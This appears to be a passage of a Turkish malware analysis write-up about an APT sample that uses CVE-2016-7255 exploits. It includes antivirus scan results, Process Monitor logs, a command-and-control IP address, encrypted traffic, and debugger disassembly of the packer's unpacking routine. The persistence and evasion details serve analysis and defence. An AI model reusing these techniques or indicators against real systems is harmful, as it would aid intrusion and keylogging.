ascii	19	-	-	ExploitThread start
ascii	21	-	-	ExploitThread error 1
ascii	21	-	-	ExploitThread error 2
ascii	17	-	-	ExploitThread end
ascii	17	-	-	DonorThread start
ascii	19	-	-	DonorThread wnd0 =
ascii	25	-	-	GetForegroundWindow(1) =
ascii	25	-	-	GetForegroundWindow(2) =
ascii	15	-	-	DonorThread end
ascii	20	-	-	EscalateThread start
ascii	39	-	-	EscalateThread VirtualAlloc(0x400000) =
ascii	41	-	-	EscalateThread VirtualAlloc(0x4000000) =
ascii	22	-	-	EscalateThread error 2
ascii	22	-	-	EscalateThread error 3
ascii	22	-	-	EscalateThread wnd1 =

engine (58)	positiv (5)	date (dd.mm.y...	age (...)
Qihoo-360	HEUR/QVM40.1.0000.Malware.Gen	01.03.2017	0
Kaspersky	HEUR:Trojan.Win32.Generic	28.02.2017	1
GData	Win32.Exploit.CVE-2016-7255.A	01.03.2017	0
Baidu	Win32.Trojan.WisdomEyes.16070401.9500.9...	01.03.2017	0
Bkav	clean	28.02.2017	1
MicroWorld-eScan	clean	01.03.2017	0
nProtect	clean	01.03.2017	0
CMC	clean	01.03.2017	0
CAT-QuickHeal	clean	01.03.2017	0
McAfee	clean	01.03.2017	0
Malwarebytes	clean	01.03.2017	0
Zillya	clean	01.03.2017	0
SUPERAntiSpyware	clean	01.03.2017	0
TheHacker	clean	28.02.2017	1
K7GW	clean	01.03.2017	0
K7AntiVirus	clean	01.03.2017	0
TrendMicro	clean	01.03.2017	0
F-Prot	clean	01.03.2017	0
Symantec	clean	28.02.2017	1
ESET-NOD32	clean	01.03.2017	0
TrendMicro-HouseCall	clean	01.03.2017	0
Avast	clean	01.03.2017	0
ClamAV	clean	01.03.2017	0
BitDefender	clean	01.03.2017	0
NANO-Antivirus	clean	01.03.2017	0
ViRobot	clean	01.03.2017	0
Rising	clean	01.03.2017	0
Ad-Aware	clean	01.03.2017	0
Sophos	clean	01.03.2017	0
Comodo	clean	01.03.2017	0
F-Secure	clean	01.03.2017	0
DrWeb	clean	01.03.2017	0

Tabii bu iki istismar kodunun nihai amacı, EPS dosyası içinde yer alan zararlı yazılım kodunu sistem üzerinde yönetici yetkisi ile çalıştırmak olduğu için dinamik analiz için apt1.exe dosyasını öncelikle sanal makinede çalıştırmaya ve davranışını izlemeye karar verdim. apt1.exe dosyasını çalıştırdıktan kısa bir süre sonra kendisini %AppData%\AMD\OGLCache.exe klasörüne kopyaladığını, 84.202.2.12 ip adresi ile şifreli olarak haberleştiğini, AMD klasöründe default.conf adı altında içeriği okunaklı olmayan (rastgele oluşturulan bir isim, dosyanın çalıştırılma tarihi şifreli yazılıyor.) bir dosya oluşturduğunu, sistem yeniden başladığında çalışabilmek için klasör bilgisini

HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Lollipop anahtarına yazdığını gördüm. Pestudio aracı ile OGLCache.exe aracını incelediğimde ise paketlenmiş (packed) olduğu için statik analizden elle tutulur pek bir bilgi elde edemedim.





Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time of Day	Process Name	PID	Operation	Path	Result
13:50:22.8313497	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8313524	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8313553	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8313581	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8313611	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8313637	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8313661	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8313692	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8313763	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8313836	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8313899	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8313928	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8314278	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8314438	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8316597	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8316703	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8336834	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8338442	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8338919	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8339794	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8340753	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8346032	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8346128	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8348418	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8349114	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8349863	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8352550	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8352720	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8352767	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8353742	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8353951	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8355144	OGLCache.exe	2460	CloseFile	C:\Users\Mert\AppData\Roaming\AMD\default.conf	SUCCESS
13:50:22.8366887	OGLCache.exe	2460	RegOpenKey	HKLM\System\CurrentControlSet\Control\Nls\CustomLocale	REPARSE
13:50:22.8367015	OGLCache.exe	2460	RegOpenKey	HKLM\System\CurrentControlSet\Control\Nls\CustomLocale	SUCCESS
13:50:22.8367113	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\CustomLocale\en-US	NAME NOT FOUND L
13:50:22.8367148	OGLCache.exe	2460	RegCloseKey	HKLM\System\CurrentControlSet\Control\Nls\CustomLocale	SUCCESS
13:50:22.8367187	OGLCache.exe	2460	RegOpenKey	HKLM\System\CurrentControlSet\Control\Nls\ExtendedLocale	REPARSE
13:50:22.8367234	OGLCache.exe	2460	RegOpenKey	HKLM\System\CurrentControlSet\Control\Nls\ExtendedLocale	SUCCESS
13:50:22.8367299	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\ExtendedLocale\en-US	NAME NOT FOUND L
13:50:22.8367323	OGLCache.exe	2460	RegCloseKey	HKLM\System\CurrentControlSet\Control\Nls\ExtendedLocale	SUCCESS

Showing 2.070 of 980.472 events (0.2%) | Backed by virtual memory






Server DNS Name: 84.200.2.12 Service Port: 443 Signature Name: Malware.Binary.exe

Raw Command

```
\177@|000|000|000|330|346a|254|347_|360|200|232|233|364B|254t|250;T|240|374|204|254|373|220|341u|372
H|311|226|367|203|372x|366|267P|240|354z|255|262|254j|365|367|220|265|375|377|355|313"|301|364|24
4|024|310|375|037|360|306|324|242|226:|177@|000|000|000|330|310|360|3629b|311|376|333|266|232n|27
5|236|300|360z|250|300|320|366|255|221|265`xq|345|256fH|273d~|216|374|224g|322|333|374|356|215|37
7|230 |261|276TK|307m|224|260~|315|261|361|206|266|356|331|276y|274|177@|000|000|000|330|244|232Z
|232|240?|220|340|362t0|||355|256|254X|230|336|354|362|310|234|320|234|300|340$|302@|220|333@|3
35|372|332|226|252|266|2000b|363|270|177|272|375t|345|372Y|375|370|270|006[|016|233u|360|030|355[
|177@|000|000|000|330|277@|232|242|350|||334|244[|210|311|221|224@|354H|276|254)p|360|304|360|370
d|247|350|340|332|004_R|200|221|350|300*|260Pt|353c|3574.mg|274|333|253i}|264|373|0330|367&X?|241
y5s|177@|000|000|000|330|237|303`|354p|224|230|260|347|220|360|276AHh|230|232|313p`|210|377|330
|372|2548|204|336|3343|256|342|340|240|244|332|221|330|3008ZvN|267|376|367j|3562d4b|205|251F|357
|225g|340{|374|177@|000|000|000|330|322UQ|307|240|242p|350o|332B|200h|231|343|376|364|233|3140|32
7|360|336|030|334|303|3350|217h|346|364|270j|354L|240k|377|236|340^|200|314|>|200|334|375|316a|2
35,+|231|225|036|251|364/=q|210|177@|000|000|000|330|330p|312|244|300|214|256|347|246@|3|324pq|244
v|274|340|v|220|260L|335|340|350_|327|352|214|257v|314|304|314|255Z|020r|314|320^d|330P|200|374|
3563|235|023,,:|274?F|303|221|257|315|0302|177@|000|000|000|330|266|346T%|277|340|352|177{|344|3
77Tp|350|353|300|372|200|240|240|363|240|260|262|251|331|205|300|274|362|260|3144Z~|331|352|230|3
72|347|230T|321|244|235|356|202|327|347d|2402|312|025|273|302|255|026:|201=|033|335|251|177@|000|
000|000|330|340<k|364|270|322%z`DpA|212|346|214|227|302|227|275|263|325|376|220|317|334|206|232|3
25|205|265q|351d|364|242|342|272|006|214|360|273|253|350|204|242|016|215|2329|306M|221|303|302|34
4|222YU|224|024|327|343|215|360|177@|000|000|000|330%|220P>:|215|274|330qq|372|330B|250|207|300`|
```



Daha sonra statik analizden `WriteProcessMemory` fonksiyonunu `_riteProcessMemory` değiştirerek kendini gizlemeye çalışıp, sistem üzerinde çalıştırıldıktan sonra `GetLongPathNameA` fonksiyonunu çok defa çağırarak dinamik kod analizini zorlaştırmaya çalışan bir paketleyici (packet) ile paketlenmiş olan `OGLCache.exe` programını paketinden çıkardım. Pestudio ile incelediğimde bu defa haberleştiği ip adresinin yanı sıra, Powercat aracına dair karakter dizileri (strings) ve tuş kaydı yaptığına dair ipuçları elde ettim. Ayrıca `hyd7u5jdi8` karakter dizisinden yola çıkarak art niyetli kişilerin bu zararlı yazılımı Ağustos 2016'dan beri aktif olarak kullandıklarını tespit ettim.

x32dbg - File: apt1.exe - PID: 96C - Module: apt1.exe - Thread: Main Thread 730
 Feb 28 2017

File View Debug Plugins Favourites Options Help

CPU Graph Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References

```

00402685 test eax,eax
0040268F jne apt1.40614E
0040268D lea ebx,dword ptr ds:[425E78]
00402683 push ebx
0040266E mov word ptr ds:[ebx],7257
0040266F push dword ptr ds:[425E56]
0040266A call dword ptr ds:[<&GetProcAddress>]
0040266A push 0
0040266A push 8
0040266F push dword ptr ds:[425E4A]
0040266A push apt1.425E4A
0040266A push FFFFFFFF
00402668 push apt1.402690
00402650 push eax
004026C3 ret
00402668 push apt1.425EAC
0040266A push E
00402668 push apt1.425EA1
0040262E call dword ptr cs:[<&GetLongPathNameA>]
00402683 cmp eax,0
0040268F jne apt1.40614E
0040268D lea ecx,dword ptr ds:[425E4E]
00402681 cmp dword ptr ds:[ecx],FFF
0040268F ja apt1.40614E
00402681 cmp dword ptr ds:[425E4E],50000
0040268F ja apt1.40614E
00402681 sbb dword ptr ds:[ecx],300
0040268F ja apt1.404095
00402681 add dword ptr ds:[425E8F],apt1.40614E
0040266F call dword ptr ds:[425E8F]
00402660 add byte ptr ds:[eax],al
00402660 add byte ptr ds:[eax],al
00402668 push apt1.425EAC
  
```

word ptr [ebx]=00425E78]=725F
 .text:00402666 apt1.exe:\$2666 #1A66

Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 Struct

Address	Hex	ASCII
00425E5F	72 69 74 65 50 72 6F 63 65 73 77	riteProcess
00425E72	00 00 00 00 00 00 00 00 00 00 00	ry.....
00425E4C	69 62 72 61 72 79 57 00 73 78 77	LibraryW.sxv
00425E68	73 64 00 00 00 00 00 00 00 00 00	ksd.....
00425E00	00 DA 59 35 85 94 A0 56 D8 48 E	...uy...V0Kc
00425E98	87 92 A6 B9 DD 4D ED DA 33 C8 3	...YmU3E3
00425E1D	E0 3E C1 3E 36 F9 07 60 8C 84 4	...a>6u...N
00425EA2	38 2A DC C3 6E E5 22 55 E4 A0 6	...s=Ua...aa 1
00425E27	94 90 F7 48 87 98 8E 25 71 34 0	...=Xk...0.3y
00425ECF	C6 85 33 11 00 B2 83 97 D5 8E 1	...I.3...+0..
00425FD8	B9 99 29 DC 32 74 A2 CA B2 0F 1	...U2t...E*

Command: apt1.exe: 00425E78 -> 00425E78 (0x00000001 bytes)

Time Wasted Debugging: 0:00:07:05

x32dbg - File: apt1.exe - PID: 81C - Module: apt1.exe - Thread: Main Thread B40
 Feb 28 2017

File View Debug Plugins Favourites Options Help

CPU Graph Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References

```

00404DE2 83 C0 05 add eax,5
00404DE5 68 EC 4D push <apt1.sub_404DEC>
00404DEA FF 20 jmp dword ptr ds:[eax]
00404DED 59 pop ecx
00404DED test eax,ecx
00404DEF 0F 84 59 jbe apt1.40614E
00404DF5 29 FF sub edi,edi
00404DF7 4F dec edi
00404DF8 21 C7 and edi,ecx
00404DFA 57 push edi
00404DFB 8B 06 mov eax,dword ptr ds:[esi]
00404DFD 8D 76 04 lea esi,dword ptr ds:[esi+4]
00404E00 F7 D0 not eax
00404E02 83 E8 10 sub eax,10
00404E05 C1 C8 02 ror eax,2
00404E08 C1 C8 06 ror eax,6
00404E0B 31 D8 xor eax,ebx
00404E0E cfc cfc
00404E0E 83 D8 01 sbb eax,1
00404E11 8D 18 lea ebx,dword ptr ds:[eax]
00404E13 C1 C3 02 rol ebx,2
00404E16 C1 C3 06 rol ebx,6
00404E19 50 push eax
00404E1A 8F 07 pop dword ptr ds:[edi]
00404E1C F8 cfc
00404E1D 83 DF FC sbb edi,FFFFFFFF
00404E20 F8 cfc
00404E21 83 D9 04 sbb ecx,4
00404E24 83 F9 00 cmp ecx,0
00404E27 75 D2 jne apt1.404DFB
00404E29 5F pop edi
00404E2A A1 08 90 mov eax,dword ptr ds:[<&GetModuleHandleA>]
00404E2F 50 push eax
  
```



.text:00404E0D apt1.exe:\$4E0D #420D <sub_404DEC+21>

